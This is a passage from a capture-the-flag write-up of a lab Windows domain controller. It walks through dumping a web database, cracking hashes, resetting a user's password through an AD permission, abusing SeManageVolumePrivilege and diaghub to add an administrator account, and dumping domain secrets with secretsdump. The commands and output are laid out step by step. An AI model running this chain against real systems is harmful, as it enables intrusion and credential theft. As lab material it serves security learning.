$pdo = new PDO("mysql:host=localhost;dbname=Certificate_WEBAPP_DB", "certificate_webapp_user", "[redacted]");
$res = $pdo→query("SELECT * FROM users");
foreach ($res as $row) {
    echo "<pre>" . print_r($row, true) . "</pre>";
}
?>
```

As I eluded to earlier we can make a python script to dump the database and organize it by user. **(NOTE: there is a mssql.exe in these files I just missed it during this step)**




Not secure   certificate.htb/static/uploads/ebd0473a69a5f33d8a4caa3b1e4f234c/dump.php

```
Array
(
    [id] => 1
    [0] => 1
    [first_name] => Lorra
    [1] => Lorra
    [last_name] => Armessa
    [2] => Armessa
    [username] => Lorra.AAA
    [3] => Lorra.AAA
    [email] => lorra.aaa@certificate.htb
    [4] => lorra.aaa@certificate.htb
    [password] => $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG
    [5] => $2y$04$bZs2FUjVRiFswY84CUR8ve02ymuiy0QD23XOKFuT6IM2sBbgQvEFG
    [created_at] => 2024-12-23 12:43:10
    [6] => 2024-12-23 12:43:10
    [role] => teacher
    [7] => teacher
    [is_active] => 1
    [8] => 1
)

Array
(
    [id] => 6
    [0] => 6
    [first_name] => Sara
    [1] => Sara
    [last_name] => Laracrof
    [2] => Laracrof
    [username] => Sara1200
    [3] => Sara1200
    [email] => sara1200@gmail.com
    [4] => sara1200@gmail.com
    [password] => $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK
    [5] => $2y$04$pgTOAkSnYMQoILmL6MRXLOOfFlZUPR4lAD2kvWZj.i/dyvXNSqCkK
    [created_at] => 2024-12-23 12:47:11
    [6] => 2024-12-23 12:47:11
    [role] => teacher
    [7] => teacher
    [is_active] => 1
    [8] => 1
)
```

Checking the database we can collect all the users **bcrypt** hashed passwords and **crack** them in **hashcat**.


`hashcat -m 3200 -a 0 ..\bcrypt_hashes.txt ..\rockyou.txt`



```
┌──(kali㉿kali)-[~]
└─$ nxc ldap certificate.htb -u sara.b -p [redacted]
LDAP        10.129.237.215  389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:D
LDAP        10.129.237.215  389    DC01             [+] certificate.htb\sara.b:[redacted]

┌──(kali㉿kali)-[~]
└─$ nxc winrm certificate.htb -u sara.b -p [redacted]
WINRM       10.129.237.215  5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:D
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 h
ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.129.237.215  5985   DC01             [+] certificate.htb\sara.b:[redacted] (Pwn3d!)
```


We can then use **NetExec** to verify the **credentials** and check if we have **Windows Remote Management** perms, in which we do!

Privilege Escalation - SeManageVolumePrivilege




```
*Evil-WinRM* PS C:\Users\Sara.B\Documents\WS-01> dir C:\Users\


    Directory: C:\Users


Mode                LastWriteTime         Length  Name
----                -------------         ------  ----
d-----        12/30/2024   8:33 PM                Administrator
d-----        11/23/2024   6:59 PM                akeder.kh
d-----         11/4/2024  12:55 AM                Lion.SK
d-r---         11/3/2024   1:05 AM                Public
d-----         11/3/2024   7:26 PM                Ryan.K
d-----        11/26/2024   4:12 PM                Sara.B
d-----        12/29/2024   5:30 PM                xamppuser
```

Looking at the users on the machine we see other users like **Ryan.K**. Here, using **bloodhound**, we can check for vectors to take over these users.
To collect Bloodhound data I used the following.
`bloodhound-python -u sara.b -p [password] -dc dc01.x.htb -d x.htb -c all -ns 10.10.x.x`




After importing this data into **bloodhound** we can see **sara.b**'s group `ACCOUNT OPERATORS` have `GenericAll` Permission over **Ryan.K**'s account. We can exploit this by changing his password using a tool called **bloodyAD**.



```
┌──(kali㉿kali)-[~]
└─$ bloodyAD -d Certficate.htb -u sara.b -p [redacted] --host 10.129.237.215 set password RYAN.K 'TestTest123!'
[+] Password changed successfully!
```

`bloodyAD -d domain.htb -u sara.b -p [password] --host 10.x.x.x set password Ryan.K [New Password]`




```
*Evil-WinRM* PS C:\Windows\System32> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

`whoami /priv`

Once logged in we can list **Ryan.K**'s **Privilege** and see that he has `SeManageVolumePrivilege`. This permission allows us to change the permission on any folder and files within the folder.


Using the following **exploit** I attempt this on the **root.txt** flag in the **Administrator's Desktop.**

https://github.com/xct/SeManageVolumeAbuse/tree/main



```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> .\SeManageVolumeAbuse.exe  C:\Users\Administrator\Desktop
Success! Permissions changed.
```

`.\SeManageVolumeAbuse.exe C:\Users\Administrator\Desktop`




```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> icacls C:\Users\Administrator\Desktop\root.txt
C:\Users\Administrator\Desktop\root.txt CERTIFICATE\Ryan.K:(F)
                                        CERTIFICATE\Administrator:(F)
                                        NT AUTHORITY\SYSTEM:(I)(F)
                                        BUILTIN\Users:(I)(F)
                                        CERTIFICATE\Administrator:(I)(F)

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> copy C:\Users\Administrator\Desktop\root.txt C:\Users\Ryan.K\Documents\flag.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
At line:1 char:1
+ copy C:\Users\Administrator\Desktop\root.txt C:\Users\Ryan.K\Document  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (C:\Users\Administrator\Desktop\root.txt:FileInfo) [Copy-Item], Unauthorized
    + FullyQualifiedErrorId : CopyFileInfoItemUnauthorizedAccessError,Microsoft.PowerShell.Commands.CopyItemCommand
```

As you can see the box creator performed some kind of back magic I could not figure out how to reverse on the file. Whatever this was even if I had full access to the file I still could not read it.

That's quite the bummer, but we can still use this **privilege** to gain **SYSTEM** access through a **Living off the Land Binary** (**LOLBAS**) `diaghub`.


These can be found at LOLBAS

The used exploit can be found here Diaghub.




```
int pwn()
{
    WinExec("C:\\Windows\\System32\\spool\\drivers\\color\\nc.bat", 0);
    return 0;
}
```

While this is not required, I edited the payload of the exploit and compiled it to use a bat file instead. This way I can make my own payload on the fly and see what works.




```
┌──(kali㉿kali)-[~]
└─$ cat nc.bat
net user moriz SecurePass2! /add
net localgroup Administrators moriz /add
```

My plan was to make a new user, and then dump the **domain secrets** with a **DCSync attack**.




```
*Evil-WinRM* PS C:\Users\Ryan.K> .\Documents\SeManageVolumeAbuse.exe C:\Windows\System32
Success! Permissions changed.
```

`.\SeManageVolumeAbuse.exe C:\Windows\System32`




```
*Evil-WinRM* PS C:\Users\Ryan.K> copy .\nc.bat C:\windows\system32\spool\drivers\color\nc.bat
*Evil-WinRM* PS C:\Users\Ryan.K> type C:\windows\system32\spool\drivers\color\nc.bat
net user moriz SecurePass2! /add
net localgroup Administrators moriz /add
```



```
*Evil-WinRM* PS C:\Windows\System32> diaghub.exe C:\ProgramData xct.dll
[+] CoCreateInstance
[+] CoQueryProxyBlanket
[+] CoSetProxyBlanket
[+] CreateSession
[+] CoCreateGuid
[+] Success
*Evil-WinRM* PS C:\Windows\System32> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator            akeder.kh                Alex.D
Aya.W                    Eva.F                    Guest
John.C                   Kai.X                    kara.m
karol.s                  krbtgt                   Lion.SK
Maya.K                   moriz                    Nya.S
Ryan.K                   saad.m                   Sara.B
xamppuser
```


`diaghub.exe C:\ProgramData xct.dll`

After following the exploit instruction, adding the files to system32 and running it, I was able to create this user!



```
*Evil-WinRM* PS C:\Users\moriz\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeRemoteShutdownPrivilege                 Force shutdown from a remote system                                Enabled
SeUndockPrivilege                         Remove computer from docking station                               Enabled
SeEnableDelegationPrivilege               Enable computer and user accounts to be trusted for delegation     Enabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Enabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
*Evil-WinRM* PS C:\Users\moriz\Documents> type C:\Users\Administrator\Desktop\root.txt
Access to the path 'C:\Users\Administrator\Desktop\root.txt' is denied.
```

Logging in and running the `whoami /priv` command verifies the users permission as well.



```
└─$ secretsdump.py 'certificate.htb'/'moriz':'SecurePass2!'@'certificate.htb'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5cea1e66da8824f09a4e388596e60a4a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CERTIFICATE\DC01$:aes256-cts-hmac-sha1-96:37e0e73332edfcc623b54ae20124ba786f[redacted]26
CERTIFICATE\DC01$:aes128-cts-hmac-sha1-96:cb4b0249daf270[redacted]
CERTIFICATE\DC01$:des-cbc-md5:021[redacted]
CERTIFICATE\DC01$:plain_password_hex:b9e738a3d3c27735c6c2e77c4718f2434791aa8de0ccd96c4570de531c91fc7c96973fef8
d53c97f5f44d40e40cb4d4cbb8a7e3e85eefce6b72c43740e5a5a87a83a041e5bca193771025752807f8db1a666382fcabb9eca248227
152e0a9167026cf369[redacted]f78152006ea52e5dae8364b7f64f9dacca923478bfbd24686af0a
d34084e06d[redacted]d53e21c160e99a11960cebdf
CERTIFICATE\DC01$:aad3b435b51404eeaad3b435b51404ee:f36e0bc3[redacted]:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x c3ff4e4015e130aeac8[redacted]
dpapi_userkey:0x36a4f4aae2cdbee83[redacted]
[*] NL$KM
 0000   DB 80 E3 7D 2D F9 3B 06  ED DB EC 4B 5B 13 1C 1E   ...}-.;.....K[...
 0010   18 0E 97 5D 3E A9 50 81  F9 92 9A 32 97 BC FB 94   ...]>.P....2....
 0020   D0 69 3D C3 70 3C BD 83  AE 53 66 03 3C E7 DB 69   .i=.p<...Sf.<..i
 0030   CF F4 A1 16 B2 58 38 56  2E CF E8 8F 38 51 A3 EE   .....X8V....8Q..
NL$KM:db80e37d2df93b06eddbec4b5b131c1e180e975d3ea95081f9929a3297bcfb94d[redacted]
[*] _SC_Apache2.4
CERTIFICATE\xamppuser:[redacted]
[*] _SC_mysql
CERTIFICATE\xamppuser:[redacted]
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
